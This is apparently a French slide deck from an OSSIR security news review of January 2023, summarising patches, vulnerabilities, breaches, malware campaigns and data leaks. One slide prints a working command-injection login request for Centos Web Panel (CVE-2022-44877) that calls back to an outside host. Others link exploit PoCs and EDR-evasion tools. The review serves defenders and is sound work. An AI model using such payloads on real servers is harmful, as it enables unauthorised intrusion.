Revue d'actualité de l'OSSIR

10 janvier 2023

Christophe Chasseboeuf
*Vladimir Kolla @mynameisv_*

Meilleurs voeux

Gardons la foi en 2023

Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)
Microsoft


Bulletin de décembre, 51 vulnérabilités, dont:

- Zéro day exploitées dans la nature :
  - Contournement de Mark-of-the-Web (mode protégé d'Office, **SmartScreen**) (CVE-2022-44698)
    - Bug dans SmartScreen pour une signature erronée d'un Javascript
    - Contournement du correctif pour CVE-2022-41091 de nov. 2022
    - Exploitée par QBot et Magniber

      https://www.bleepingcomputer.com/news/microsoft/microsoft-december-2022-patch-tuesday-fixes-2-zero-days-49-flaws/
  - Élévation locale de privilèges depuis **Direct-X** (CVE-2022-44710)
  - TabExchange, exécution de code à distance sur **Exchange** (CVE-2022-41076), cf. ci-après
- Les plus critiques :
  - Microsoft Dynamics dont 365, exécution de code à distance (CVE-2022-41127)
  - SharePoint, exécution de code à distance (CVE-2022-44690 et CVE-2022-44693)
  - .Net, exécution de code à distance lors du traitement d'un .XPS (CVE-2022-41089)
  - Windows Secure Socket Tunneling Protocol (SSTP), exécution de code à distance (CVE-2022-44670, CVE-2022-44676)

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 en couleurs



Sortie	Home, Pro	Entreprise
mardi 20 septembre 2022	mardi 8 octobre 2024	mardi 14 octobre 2025
lundi 4 octobre 2021	mardi 10 octobre 2023	mardi 8 octobre 2024
mardi 16 novembre 2021	mardi 12 janvier 2027	?
mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 16 novembre 2021	jeudi 13 juillet 2023	mardi 11 juin 2024
mardi 18 mai 2021	mardi 13 décembre 2022	mardi 13 décembre 2022
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022**
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021**
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
5 avril 2017*	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017

Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterprise et Education
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Server 2012 et 2012 R2

- Fin de support étendu le 10 oct. 2023
  - Dans 9 mois

https://learn.microsoft.com/en-us/lifecycle/products/windows-server-2012
https://learn.microsoft.com/en-us/lifecycle/products/windows-server-2012-r2

- Vous pouvez disposer de pack d'extension 1 an, 2 ans, 3 ans
- Support de tous les serveurs Windows :
  https://endoflife.date/windows-server

Windows Server 2012-R2	9 years ago (25 Nov 2013)	Ended 4 years ago (09 Oct 2018)	Ends in 9 months (10 Oct 2023)
Windows Server 2012	10 years ago (30 Oct 2012)	Ended 4 years ago (09 Oct 2018)	Ends in 9 months (10 Oct 2023)

Exchange TabShell, exécution de PowerShell à distance (CVE-2022-41076)

- Si authentifié ou si contournement de l'authentification
- Article des chercheurs :
  https://blog.viettelcybersecurity.com/tabshell-owassrf/
- PoC :
  https://gist.github.com/testanull/518871a2e2057caa2bc9c6ae6634103e

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Correctif KB5021233

- Windows 10 22H2, nombreux écrans bleus
  https://www.neowin.net/news/microsoft-patch-tuesday-kb5021233-causing-hidparse-blue-screen-on-windows-10-22h2-more/

Correctif KB5021249 et KB5021237

- Hyper-V, impossibilité de créer de nouvelles VM
  https://www.theregister.com/2022/12/21/microsoft_fix_hyperv_patch/

Exchange TabShell, exécution de PowerShell à distance (CVE-2022-41076)

- Si authentifié ou si contournement de l'authentification
- Article des chercheurs :
  https://blog.viettelcybersecurity.com/tabshell-owassrf/
- PoC :
  https://gist.github.com/testanull/518871a2e2057caa2bc9c6ae6634103e

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Centos Web Panel 7, exécution de code à distance pré-auth (CVE-2022-44877)

- Contournement de l'authentification et exécution de commande
  - Sur le formulaire d'authentification

```
POST /login/index.php?login=$(ping${IFS}-nc${IFS}2${IFS}`whoami`.{{interactsh-url}}) HTTP/1.1
Host: cible.com
Content-Type: application/x-www-form-urlencoded

username=root&password=toor&commit=Login
```

https://github.com/numanturle/CVE-2022-44877

Zoho Manage Engine, injection SQL (CVE-2022-47523)

- Sur 3 produits… de sécurité :
  - Password Manager Pro
  - PAM360
  - Access Manager Plus

https://www.manageengine.com/privileged-session-management/advisory/cve-2022-47523.html

SQLi chez Spotify

- Mais pas de fuite de données

https://eslam3kl.medium.com/sql-injection-at-spotify-d19e0861ddf0

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

GLPI, injection de commande pre-auth (CVE-2022-35914)

- Vient d'une librairie tierce : HTMLAWED
  - Un paramètre nommé "hook" est exécuté en ligne de commande sans filtrage
- Le PoC est tristement trivial :
  https://github.com/Orange-Cyberdefense/CVE-repository/blob/master/PoCs/POC_2022-35914.sh
- Les explications :
  https://mayfly277.github.io/posts/GLPI-htmlawed-CVE-2022-35914/
- Moyens de détection ici :
  https://www.cert.ssi.gouv.fr/alerte/CERTFR-2022-ALE-010/

Visual Studio Code, exécution de commande (CVE-2022-41034)

- Exécution de commande à l'ouverture d'un lien vers un Notebook Jupyter (.ipynb)
  - Il faut quand même valider les alertes 😋

https://github.com/google/security-research/security/advisories/GHSA-pw56-c55x-cm9m

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

SolarWinds, plusieurs vulnérabilités critiques

- Mais pas de CVE
  - Pour l'instant

https://www.zerodayinitiative.com/advisories/upcoming/

ZDI CAN	AFFECTED VENDOR(S)	SEVERITY	REPORTED	DEADLINE
ZDI-CAN-19907	SolarWinds	CVSS: 9.8	2022-12-22 (19 days ago)	2023-04-21
Discovered by: Piotr Bazydlo (@chudypb) of Trend Micro Zero Day Initiative				
ZDI-CAN-19869	SolarWinds	CVSS: 8.8	2022-12-22 (19 days ago)	2023-04-21
Discovered by: Piotr Bazydlo (@chudypb) of Trend Micro Zero Day Initiative				
ZDI-CAN-19902	SolarWinds	CVSS: 7.8	2022-12-22 (19 days ago)	2023-04-21
Discovered by: Piotr Bazydlo (@chudypb) of Trend Micro Zero Day Initiative				
ZDI-CAN-19776	SolarWinds	CVSS: 8.8	2022-12-16 (25 days ago)	2023-04-15
Discovered by: Piotr Bazydlo (@chudypb) of Trend Micro Zero Day Initiative				
ZDI-CAN-19830	SolarWinds	CVSS: 8.8	2022-12-16 (25 days ago)	2023-04-15
Discovered by: Piotr Bazydlo (@chudypb) of Trend Micro Zero Day Initiative				
ZDI-CAN-19648	SolarWinds	CVSS: 7.2	2022-12-02 (39 days ago)	2023-04-01
Discovered by: Piotr Bazydlo (@chudypb) of Trend Micro Zero Day Initiative				
ZDI-CAN-17702	SolarWinds	CVSS: 8.8	2022-06-24 (200 days ago)	2022-10-22

SMBv2, exécution de code à distance sans authentification

- Pas de CVE
  - Pour l'instant
- "Use after free" à la déconnexion par la commande "SMB2_TREE_DISCONNECT"
- Exécution de code, sans authentification, dans le noyau

https://www.zerodayinitiative.com/advisories/ZDI-22-1690/

https://www.spinics.net/lists/stable/msg578956.html (n'est plus en ligne 😟)

https://cdn.kernel.org/pub/linux/kernel/v5.x/ChangeLog-5.15.61 (quelques détails tout en bas : "commit a54c509c32adba9d136f2b9d6a075e8cae1b6d27")

Failles / Bulletins / Advisories
Réseau (principales failles)

Fortinet, plusieurs vulnérabilités

- Forti ADS, Injection de commande non authentifiée sur l'ui d'admin (CVE-2022-39947)

  https://www.fortiguard.com/psirt/FG-IR-22-061

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Piratages

BTC.com piraté

- Encore une plateforme de cryptomonnaies piratée
- Vol de $2,3m

https://www.bleepingcomputer.com/news/security/btccom-lost-3-million-worth-of-cryptocurrency-in-cyberattack/

Vol de la clef PGP de Luke Dashjr

- L'un des principaux dev de bitcoin core
- Vol de tous ses Bitcoins pour $3,5m

https://cryptoast.fr/luke-dashjr-developpeur-originel-bitcoin-perd-btc/

Liste des piratages Blockchain et NFT

- Référence les différents vols

https://web3isgoinggreat.com/charts/top

Date range: Dec 1, 2022 – Jan 28, 2023

$69,755,650 has been lost to hacks, scams, and fraud from Dec 1, 2022 – Jan 28, 2023.

Event	Date	Amount
Helio attack	December 1, 2022	$15,000,000
3Commas API key leak	December 28, 2022	$14,800,000
BitKeep hack	December 26, 2022	$8,000,000
Lodestar Finance attack	December 10, 2022	$6,900,000
Raydium hack	December 16, 2022	$5,500,000
Ankr hack	December 1, 2022	$5,000,000
Bitcoin developer's wallets hacked	January 1, 2023	$3,600,000
Hackers steal $3.2 million from GMX whale	January 3, 2023	$3,300,000
BTC.com hack	December 26, 2022	$3,000,000
Alameda wallets sell off tokens	December 28, 2022	$1,700,000
Rubic hack #2	December 25, 2022	$1,400,000

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Ray-Ban, vol de $272m en 2019

- Récupération de $100m
- Leur banque JPMorgan est poursuivie
  - 243 paiements frauduleux
  - Dépassement des limites sans alerte de JPMorgan

https://www.theregister.com/2023/01/06/jp_morgan_lawsuit_essilor/

Piratage de Stratacache

- Société de “digital signage” = gestion de panneaux d’affichage, écran en boutique…
- Gère plus de 3 millions d’écran
- Piratage par le groupe Play

http://mbrlkbtq5jonaqkurjwmxftytyn2ethqvbxfu4rgjbkkknndqwae6byd.onion/topic.php?id=g7ejXz7gF5vpQA

Piratages, Malwares, spam, fraudes et DDoS
Piratages

CircleCI piraté

- **Tous** les secrets (mots de passe, jeton…) ont été compromis
- Changez vos secrets TOUT DE SUITE
  - Et investiguez afin d'identifier toute compromission pontielle

https://circleci.com/blog/january-4-2023-security-alert/

Guichet Unique piraté au bout de 2 jours… panique

- Non, en fait juste un DDoS
  - Gênant, surtout en début d'année
- Pas de vol de données

https://www.bfmtv.com/economie/le-guichet-unique-des-entreprises-pirate-deux-jours-seulement-apres-son-ouverture_AD-202301080204.html

Slack, vol du code source

- Accès au dépôt de code privé

https://www.bleepingcomputer.com/news/security/slacks-private-github-code-repositories-stolen-over-holidays/

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Piratage du service “Hosted Exchange” de Rackspace

- Encore par le groupe Play, tout début décembre 2022
- Utilisation de la vulnérabilité ProxyNotShell
  - Corrigé en décembre 2022
    - 3 mois après l’annonce de son exploitation privée
    - 2 mois après la sortie des exploits publics
- Rackspace migre ses clients “Hosted Exchange” vers O365

https://www.lemagit.fr/actualites/252528116/Rackspace-confirme-une-cyberattaque-avec-ransomware-apres-des-pannes-dExchange

Nos excuses

- LockBit a présenté ses "excuses officielles" …
- Attaque contre le plus grand hôpital pour enfants du Canada, SickKids
  - L’affidé à été viré

https://therecord.media/canadas-largest-childrens-hospital-struggles-to-recover-from-pre-christmas-ransomware-attack/

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Piratage aux faux RIB/IBAN chez les avocats

- Beaucoup utilisent des mails gmail, yahoo…
- Facile de créer “cabinet.machin.avocat@gmail.com” usurpant “cabinet.machin@gmail.com”


  https://twitter.com/UniondesCarpa/status/1608429093678374913

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Hiver glacé chez Zoom

- #IcedID (alias #BokBot)
- Campagne de hameçonnage via un site Web pour transmettre la charge utile

  https://blog.cyble.com/2023/01/05/zoom-users-at-risk-in-latest-malware-campaign/



Piratages, Malwares, spam, fraudes et DDoS
Legal et Piratages

The Good, the Bad and the Ugly

- The Good
  - Apple, Meta (Facebook, Instagram)
- The Bad
  - Attaque contre PyTorch sur PyPI
  - 2300 téléchargements malveillants
- The Ugly
  - WerFault.exe, leurre XLS et Puppy

https://www.sentinelone.com/blog/the-good-the-bad-and-the-ugly-in-cybersecurity-week-1-4/

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Charlie Hebdo

- Boutique en ligne, page d'accueil du site
- Suspicion de fuite de données des abonnés

https://www.rtl.fr/actu/debats-societe/le-site-de-charlie-hebdo-a-ete-victime-d-une-cyberattaque-7900221806

https://www.lemonde.fr/pixels/article/2023/01/06/apres-le-piratage-de-charlie-hebdo-un-hacker-au-profil-flou-et-une-etrange-campagne-sur-les-reseaux-sociaux_6156916_4408996.html

Processus de vote

- Drapeau et hymne Martinique
- Suspension des votes en raison d'une faille de sécurité

https://www.martinique.franceantilles.fr/actualite/sciences-et-recherche/drapeau-et-hymne-la-ctm-a-suspendu-les-votes-en-raison-dune-faille-de-securite-917879.php

Piratages, Malwares, spam, fraudes et DDoS
Malware

Dridex revient

- 404 … une page disparait
- Prochaine cible … MacOS

  https://web.archive.org/web/20230105180204/https://www.trendmicro.com/en_us/research/23/a/-dridex-targets-macos-using-new-entry-method.html

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Fausse librairie *torchtriton* vérolée

- Publication d'une librairie avec le même nom qu'une de celles de PyTorch
- Mais avec une date de publication postérieure afin d'être téléchargée à la place
  - Uniquement pour les "nightly build"
- Vol d'informations, des secrets et variables d'environnement

https://www.bleepingcomputer.com/news/security/pytorch-discloses-malicious-dependency-chain-compromise-over-holidays/

Pypi, encore des libraries vérolés

- Attaque de la chaîne d'approvisionnement / Supply chain
- Exfiltration de secrets à travers CloudFlare
  - pyrologin, 165 téléchargements
  - easytimestamp, 141 téléchargements
  - discorder, 83 téléchargements
  - discord-dev, 228 téléchargements
  - style.py, 193 téléchargements
  - pythonstyles, 130 téléchargements

Nombre de téléchargements assez faible

https://www.bleepingcomputer.com/news/security/malicious-pypi-packages-create-cloudflare-tunnels-to-bypass-firewalls/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Contournement des “passive DNS” grâce aux services web de résolution


- Résolution par des services web
  - Mais laisse une trace sur le proxy car ce sont des GET 🤓
- Utilisé par Trident Ursa (Gamaredon APT)
  https://unit42.paloaltonetworks.com/trident-ursa/

```
[redacted]:~# curl -k http://ip-api.com/csv/patrowl.io
success,France,FR,HDF,Hauts-de-France,Gravelines,59820,50.9871,2.12554,Europe/Pa
ris,OVH SAS,OVH,AS16276 OVH SAS,146.59.200.122
[redacted]:~#
```

Faux Notepad++ vérolé

- Achat de mots clefs / publicité
- Lien vers un faux site distribuant une version vérolée
- Merci Google 😠

  https://twitter.com/malware_traffic/status/1608673979132436481



Piratages, Malwares, spam, fraudes et DDoS
Hack 1.0… voire même 0.1

Le FBI recommande ad-block

- Face aux attaques de “malvertising”, très fréquentes
  - Existe depuis 2007
- Merci Google 😠

https://www.nextinpact.com/article/70678/le-fbi-recommande-installation-dad-blockers

Les macros sont blockées ? Le retour les add-ins XLL

- Depuis juillet 2022, les Macro dans les fichiers venant d’Internet sont bloquées
  - cf. revue 08/02/2022, 12/07/2022 et 13/09/2022
- Complements (add-in) dont le SDK date d’Office 2013
  - Connu depuis 2012 https://mygla.de/blog/2012/12/delphi-xll-basics-hello-world/
  - Exploitée de façon malveillante depuis 2017

https://blog.talosintelligence.com/xlling-in-excel-malicious-add-ins/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Flipper 0

- RF Tool
  - Brouillage radio commande voitures

https://twitter.com/antirez/status/1609137698404700161

https://github.com/SHUR1K-N/Flipper-Zero-Sub-GHz-Jamming

https://www.youtube.com/watch?v=Vls4FHw_0AE

Piratages, Malwares, spam, fraudes et DDoS
Attaques

Vigilance dans l'enseignement

- 4 incidents importants (intrusion, rançongiciel, …)
- Toulouse INP, Grenoble INP, et l'IUT Paris


https://www.lemagit.fr/actualites/252528725/Cyberattaques-lenseignement-superieur-en-etat-dalerte-malgre-les-vacances

Alertes à la bombe

- Plusieurs collèges et lycées visés par des alertes à la bombe
- Compte ENT d'un élève piraté
- Des messages aussi repérés sur Discord, WhatsApp et Snapchat

https://www.liberation.fr/checknews/une-vingtaine-de-lycees-et-colleges-victimes-de-menaces-dattentat-pour-la-rentree-20230103_OCFS3ER47BEIXD3IBDZ5OGUGVY/

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données



Les photos prises par votre aspirateur Roomba, sur Facebook

- Les aspirateurs cartographient votre maison et prennent des photos
- Si vos aspi est connectée à internet :
  - Déjà, c'est une mauvaise idée
  - Des photos sont récupérées pour améliorer l'algo
  - Certaines sont traitées par des humains
  - Une grande partie sont des sous-traitants qui n'en ont rien à carrer !
- Rassurez-vous, c'est pareil pour TOUS les services qui cherchent à s'améliorer
  - Google Home, Amazon Alexa, Apple Siri

https://www.technologyreview.com/2022/12/19/1065306/roomba-irobot-robot-vacuums-artificial-intelligence-training-data-privacy/

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

CAF de la Gironde, suite de données de 10 204 personnes


- Le prestataire les avis mis sur son site pour des “formations
  - << [...] pensant qu’elles étaient « fictives » facep

https://www.sudouest.fr/economie/social/caf-de-la-gironde-les-donnees-personnelles-de-plus-de-10-000-allocataires-mises-en-ligne-sur-internet-13566926.php

InfraGuard, fuite de 80 000 personnes

- Contacts faisant le lien entre le privé et le public pour les secteurs critiques (~OIV)
  - Pour la sûreté et la cybersécurité
- L’attaquant a usurpé l’identité d'un CEO
  - A créé un compte
  - Et a téléchargé l’annuaire

https://krebsonsecurity.com/2022/12/fbis-vetted-info-sharing-network-infragard-hacked/



Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Twitter, fuite de 233 millions de données

- Mail, Nom et prénom saisi, identifiant twitter, date de création
- Vulnérabilité permettant de récupérer l'identifiant à partir d'un mail ou n° de tél
  - Corrigée depuis
- 7 000+ comptes avec un mail yopmail 🤦‍♂️

http://breached65xqh64s7xbkvqgg7bmj4nj7656hcb7x4g42x753r7zmejqd.onion/Thread-Twitter-DB-Scrape-Leak-200-Mill-Lines?pid=1079232#pid1079232

Deezer, fuite de 257 829 454 de données

- Daterait de 2019
- Avec :
  - Id, Mail, nom (saisi), date de naissance
  - Fichier avec toute les sessions web (id utilisateur, date, adresses IP)

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

LastPass, 3eme piratage de l'année

- Aout 2022, piratage d'un développeur de LastPass
  - Vol de codes source et d'informations
  - <<Circulez, y'a rien à voir>>

https://blog.lastpass.com/2022/12/notice-of-recent-security-incident/

- Novembre 2022, intrusion chez LastPass
  - Grâce aux informations récupérées en aout mais pas d'accès aux données des clients.
  - <<Circulez, y'a rien à voir>>

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

LastPass, 3eme piratage de l'année

- Déc. 2022, vol des sauvegardes des coffres-forts de mots de passe
  - Non chiffré:
    - nom entreprise/utilisateur,
    - Mail,
    - Téléphone,
    - IP source de connexion,
    - URL liées aux mots de passe
  - Chiffré: coffres-forts
    - Clef de déchiffrement dérivée du mot de passe par PBKDF2 et plus de 100k itérations
- Risques ?
    - Risque **faible** pour les mots de passe "solides"
    - Risque **modéré** pour les coffres-forts anciens *(moins de 100k itérations)*
    - Risque **fort** pour les mots de passe faibles *(courts ou dans un dictionnaire)*

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données


LastPass et le SSO ?

- Clef maîtresse coupée en 2 :
  - **K1** dans l'IdP
    - Dans Azure : attribut étendu "id: com.lastpass.keys"
    - 44 caractères [a-z A-Z 0-9 Special]
    - Voir l'attribut :

      https://graph.microsoft.com/v1.0/users/prenom.nom@entreprise.com?$select=id,displayName,mail&$expand=extensions


```
{
    "@odate.context": "https://graph.microsoft.com/v1.0/users/$metadata#users(id,displayName, mail,mobilePhone,extensions())/$entity",
    "id": "9ac4e0f4-5477-4198-a1e8-81029e149be9",
    "displayName": "Bob Smith",
    "mail": "bob.smith@company.com",
    "mobilePhone": "+33123456789",
    "extensions@odate.context": "https://graph.microsoft.com/v1.0/$metadata#users('9ac4e0f4-5477-4198-a1e8-81029e149be9')/extensions",
    "extensions": [
        {
            "@odate.type": "#microsoft.graph.openTypeExtension",
            "extensionName": "com.lastpass.keys",
            "LastPassK1": "*** clef secrete k1 ***", <---- la clef K1
            "id": "com.lastpass.keys"
        }
    ]
}
```


  - **K2** chez LastPass
  - Master Key = Base64(SHA256(**K1** xor **K2**))
- "Selon" LastPass les clefs K2 sont stockées ailleurs



Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Red Team (petite) collection d'exploits pour le spooler d'impression Windows

- Attention aux effets de bord
  - PrintNightmare (CVE-2021-1675, CVE-2021-34527)

https://github.com/BeetleChunks/SpoolSploit

Red Team Contourner les EDR, petite collection d'outils/techniques

- (vieilles) techniques basées sur la temporisation
  https://shubakki.github.io/posts/2022/12/detecting-and-evading-sandboxing-through-time-based-evasion/
- Utilisation des points d'arrêt matériels (breakpoint)
  https://cymulate.com/blog/blindside-a-new-technique-for-edr-evasion-with-hardware-breakpoints
- Injection d'un thread
  https://blog.xpnsec.com/undersanding-and-evading-get-injectedthread/
- Chargement d'une copie de Ntdll
  https://twitter.com/0xtriboulet/status/1607815073917009924
- Chargement "reflectif" de Ntdll
  https://twitter.com/d1rkmtr/status/1611710773532807168
- Unhooking
  https://github.com/D1rkMtr/UnhookingPatch

Nouveautés
Divers

Gmail, chiffrement de bout en bout

- Mais pas les entêtes, faut pas déconner 😂
